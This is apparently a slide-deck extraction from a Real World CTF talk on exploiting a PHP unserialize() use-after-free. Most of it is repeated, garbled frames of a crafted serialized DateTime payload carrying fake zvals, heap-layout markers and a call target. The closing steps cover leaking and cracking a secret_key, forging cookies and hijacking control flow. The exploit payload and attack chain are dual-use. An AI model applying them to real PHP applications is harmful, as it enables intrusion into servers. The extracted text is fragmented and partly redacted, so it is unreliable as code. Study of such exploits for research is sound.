554 {136, "ucs2", "ucs2_swedish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
555 {137, "ucs2", "ucs2_turkish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
556 {138, "ucs2", "ucs2_czech_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
557 {139, "ucs2", "ucs2_danish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
558 {140, "ucs2", "ucs2_lithunian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
559 {141, "ucs2", "ucs2_slovak_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
560 {142, "ucs2", "ucs2_spanish2_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
561 {143, "ucs2", "ucs2_roman_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
562 {144, "ucs2", "ucs2_persian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
563 {145, "ucs2", "ucs2_esperanto_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
564 {146, "ucs2", "ucs2_hungarian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
565 {147, "ucs2", "ucs2_sinhala_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
566 {148, "ucs2", "ucs2_german2_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
567 {149, "ucs2", "ucs2_croatian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
568 {150, "ucs2", "ucs2_unicode_520_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
569 {151, "ucs2", "ucs2_vietnamese_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
```



Putting all together!

a:7:{



```
i;0; 0:8:"DateTime":3:{  
    s:4:"date";s:4:"2000";  s:13:"timezone_type";a:1:{i:0;N;}  s:8:"timezone";N;  
}  
i:1; s:24:"' . $fake_string_zval . "';  
i:2; 0:8:"DateTime":3:{  
    s:4:"date";s:4:"2000";  s:13:"timezone_type";R:5;  s:8:"timezone";N;  
}  
i:3; s:128:"RRRRRRRRRR0000000000OPPPPPPPP...";  
i:4; 0:8:"DateTime":3:{  
    s:4:"date";s:4:"2000";  s:13:"timezone_type";a:1:{i:0;N;}  s:8:"timezone";N;  
}  
i:5; s:24:"' . $fake_object_zval . "';  
i:6; 0:8:"DateTime":3:{  
    s:4:"date";s:4:"2000";  s:13:"timezone_type";R:15;  s:8:"timezone";N;  
}  
}
```



a:7:{

i;0; 0:8:"DateTime":3:{
s:4:"date";s:4:"2000"; s:13:"timezone_type" a:1:{i:0;N;} s:8:"timezone";N;

}

i:1; s:24:"";

i:2; 0:8:"DateTime":3:{
s:4:"date";s:4:"2000"; s:13:"timezone_type";R:5; s:8:"timezone";N;
}

i:3; s:128:"RRRRRRRRRRR0000000000OPPPPPPPP...";

i:4; 0:8:"DateTime":3:{
s:4:"date";s:4:"2000"; s:13:"timezone_type";a:1:{i:0;N;} s:8:"timezone";N;
}

i:5; s:24:"";

i:6; 0:8:"DateTime":3:{
s:4:"date";s:4:"2000"; s:13:"timezone_type";R:15; s:8:"timezone";N;
}

}



a:7:{

; 0; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone_type";a:1:{s:10:"FREEDOM";}| s:8:"timezone";N;

size

2 ? ? ? ? ? ? ?

0x11223344

AAAAAAAAA

0 0 0 6 0 0

FREED

```
s:8:"timezone";N;
```

Fill

'DateTime':3:{

2 2 2 2 2

1 2 3 4 5 6 7 8 9 10 11 12 13



a:7:{

i;0; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone_type"

a:1:{i:0;N;}

s:8:"timezone";N;

size

prev_size

FREED

'DateTime":3:{

te";s:4:"2000"; s:13:"timezone_type"

R:5;

s:8:"timezone";N;

b3:"RRRRRRRRRRR0000000000OPPPPPPPP...";

i:4; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone_type";a:1:{i:0;N;} s:8:"timezone";N;

}

i:5; s:24:"

";

i:6; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone_type";R:15; s:8:"timezone";N;

}

}

a:7:{

i;0; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone_type"

a:1:{i:0;N;}

s:8:"timezone";N;

size

prev_size

RRRRRRRRRR

0000000000

PPPPPPPPPP

.....

: " 0x11223344

AAAAAAA

|0|0|0|0|6|0|0|0|

",

Fill

'DateTi

Fill

te";s:4:"2000";

s:13:"timezone_type"

R:5;

·

s:8:"timezon

e";N;

i:4; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone_type";a:1:{i:0;N; } s:8:"timezone";N;

}

i:5; s:24:"

";

i:6; 0:8:"DateTime":3:{

s:4:"date";s:4:"2000"; s:13:"timezone_type";R:15; s:8:"timezone";N;

}

}



```
a:7:{
```

```
    i;0; 0:8:"DateTime":3:{
```

```
        s:4:"date";s:4:"2000";
```

```
        s:13:"timezone_type"
```

```
a:1:[REDACTED] FREEED;}
```

```
s:8:"timezone";N;
```

size
prev_size
RRRRRRRRRR
0000000000
PPPPPPPPPP
.....

```
: " 0x11223344
```

```
AAAAAAA
```

```
|0|0|0|0|6|0|0|0|
```

```
", Fill
```

```
'DateTime':3:{
```

```
    date";s:4:"2000";
```

```
    s:13:"timezone_type"
```

```
R:5;
```

```
s:8:"timezone";N;
```

```
"RRRRRRRRRR0000000000OPPPPPPPP..."
```

```
    i:4; 0:8:"DateTime":3:{
```

```
        s:4:"date";s:4:"2000";
```

```
        s:13:"timezone_type"
```

```
a:1:[REDACTED] FREEED;}
```

```
s:8:"timezone";N;
```

```
}
```

```
i:5; s:24:"
```

```
";
```

```
    i:6; 0:8:"DateTime":3:{
```

```
        s:4:"date";s:4:"2000";
```

```
        s:13:"timezone_type";R:15;
```

```
s:8:"timezone";N;
```

```
}
```

```
}
```

a:7:{


 i;0; 0:8:"DateTime":3:{

 s:4:"date";s:4:"2000";

 s:13:"timezone_type"

a:1:{[REDACTED]}
 FREED;}

s:8:"timezone";N;



 i:4; 0:8:"DateTime":3:{

 s:4:"date";s:4:"2000";

 s:13:"timezone_type"

a:1:{[REDACTED]}
 FREED;}

s:8:"timezone";N;

}

 i:5; s:24:"

 AAAAAA

 0x11223344 |0|0|0|0|5|0|0|0|.., Fill

 i:6; 0:8:"DateTime":3:{

 s:4:"date";s:4:"2000";

 s:13:"timezone_type";R:15;

 s:8:"timezone";N;

}

}

a:7:{

 i;0; 0:8:"DateTime":3:{

 s:4:"date";s:4:"2000";

 s:13:"timezone_type"

a:1:{[REDACTED]}

s:8:"timezone";N;

 size

 prev_size

 RRRRRRRRRR

 0000000000

 PPPPPPPPPP

: " 0x11223344

AAAAAAA

|0|0|0|0|6|0|0|0|

", Fill

'DateTime':3:{

 date";s:4:"2000";

 s:13:"timezone_type"

R:5;

 s:8:"timezone";N;

 i:4; 0:8:"DateTime":3:{

 s:4:"date";s:4:"2000";

 s:13:"timezone_type"

a:1:{[REDACTED]}

s:8:"timezone";N;

}

 i:5; s:24:" AAAAAAAA

0x11223344 |0|0|0|0|5|0|0|0|

", Fill

 i:6; 0:8:"DateTime":3:{

 s:4:"date";s:4:"2000";

 s:13:"timezone_type"

R:15;

 s:8:"timezone";N;

}

}



```
a:7:{  
    i;0; 0:8:"DateTime":3:{  
        s:4:"date";s:4:"2000";  s:13:"timezone_type" a:1.{[REDACTED]} } } s:8:"timezone";N;  
  
    size  
    prev_size : " 0x11223344 AAAAAAAA |0|0|0|0|6|0|0|0", Fill  
    RRRRRRRRRR  
    0000000000  
    PPPPPPPP  
    ..... 3 "RRRRRRRRRR000000000000PPPPPPPPP..."  
    i:4; 0:8:"DateTime":3:{  
        s:4:"date";s:4:"2000";  s:13:"timezone_type" a:1.{[REDACTED]} } } s:8:"timezone";N;  
    }  
    i:5; s:24:" AAAAAAAA 0x11223344 |0|0|0|0|5|0|0|0", Fill  
    i:6; 0:8:"DateTime":3:{  
        s: call [r8+0xa8] 000";  s:13:"timezone_type" R:15; } } s:8:"timezone";N;  
    }  
}
```

DEMO

<https://youtu.be/L2tK-ICLE44>



Exploitation Steps

1. Get secret_key
 - Leak hashed secret_key via PHP Type Juggling
 - Recover secret_key via HashCat
2. Leverage secret_key
 - Arbitrary encryption/decryption
 - Forge cookies to trigger PHP deserialization
3. Exploit PHP unserialize() Use-After-Free
 - Read/Write Primitive
 - Control-Flow Hijacking Primitive



Thanks

- Meh Chang(@mehqq_)



REALWORLDCTF
HACK THE REAL

RWCTF {7H4NKS

}